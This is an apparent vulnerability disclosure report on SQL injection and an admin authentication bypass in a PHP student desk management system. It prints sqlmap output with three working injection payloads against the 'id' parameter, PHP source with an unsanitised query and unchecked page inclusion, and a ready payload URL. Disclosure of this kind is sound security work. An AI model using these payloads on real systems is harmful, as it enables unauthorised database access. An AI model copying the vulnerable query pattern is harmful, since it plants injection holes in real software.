

Title: Student Study Center Desk Management System Of SQL injection bypassing login authentication in the id parameter of manage_student.php

Overview: SQL injection vulnerability found in Student Study Center Desk Management System. Due to incorrect identification by the system,this will cause access to any PHP files in the background when not logged in.Accessing manage_student.php through the 'page' parameter will enable the execution of SQL statements. However, due to the lack of verification of the 'id' parameter in the manage_student.php file, it will result in the creation of SQL injection vulnerabilities.




```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 360 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=students/manage_student&id=3' AND 7941=7941 AND 'pGtj'='pGtj

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=students/manage_student&id=3' OR (SELECT 6451 FROM(SELECT COUNT(*),CONCAT(0x7162626271,(SELECT (ELT(6451=6451,1))),0x71787a7171,FLOOR(RAND(
0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'hwom'='hwom

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=students/manage_student&id=3' AND (SELECT 1407 FROM (SELECT(SLEEP(5)))ldUK) AND 'qvKz'='qvKz
---
[15:42:48] [INFO] the back-end DBMS is MySQL

web application technology: PHP, PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL ≥ 5.0
[15:42:49] [INFO] fetched data logged to text files under '/home/xzz/.local/share/sqlmap/output/192.168.2.7'
[15:42:49] [WARNING] your sqlmap version is outdated

[*] ending @ 15:42:49 /2023-04-18/
```



```php
<?php require_once('../config.php'); ?>
 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<?php require_once('inc/header.php') ?>
  <body class="sidebar-mini layout-fixed control-sidebar-slide-open layout-navbar-fi
    <div class="wrapper">
     <?php require_once('inc/topBarNav.php') ?>
     <?php require_once('inc/navigation.php') ?>

     <?php if($_settings->chk_flashdata('success')): ?>
    <script>
    alert_toast("<?php echo $_settings->flashdata('success') ?>",'success')
    </script>
    <?php endif;?>

     <?php $page = isset($_GET['page']) ? $_GET['page'] : 'home';  ?>
      <!-- Content Wrapper. Contains page content -->
      <div class="content-wrapper  pt-3" style="min-height: 567.854px;">

        <!-- Main content -->
        <section class="content  text-dark">
          <div class="container-fluid">
            <?php
              if(!file_exists($page.".php") && !is_dir($page)){
                  include '404.html';
              }else{
                if(is_dir($page))
                  include $page.'/index.php';
                else
                  include $page.'.php';

              }
            ?>
          </div>
        </section>
```

There is an issue with the authentication of index.php under Admin, and it is possible to include any PHP file through the parameter ‘page’ without blocking code execution on the backend, resulting in an unlisted state.


manage_student.php ✕
D: > phpstudy_pro > WWW > php-sscdms > admin > students > manage_student.php

```php
<?php
if(isset($_GET['id']) && $_GET['id'] > 0){
    $qry = $conn->query("SELECT * from `student_list` where id = '{$_GET['id']}' ");
    if($qry->num_rows > 0){
        foreach($qry->fetch_assoc() as $k => $v){
            $$k=$v;
        }
    }
}
?>
```

Manage_ student.php under the students directory did not verify the ‘id‘ parameter, resulting in SQL injection.

Payload: /admin/? page=students/manage_ student&id=xxx

reference **:** https://www.sourcecodester.com/php/16298/student-study-center-desk-management-system-using-php-oop-and-mysql-db-free-source-code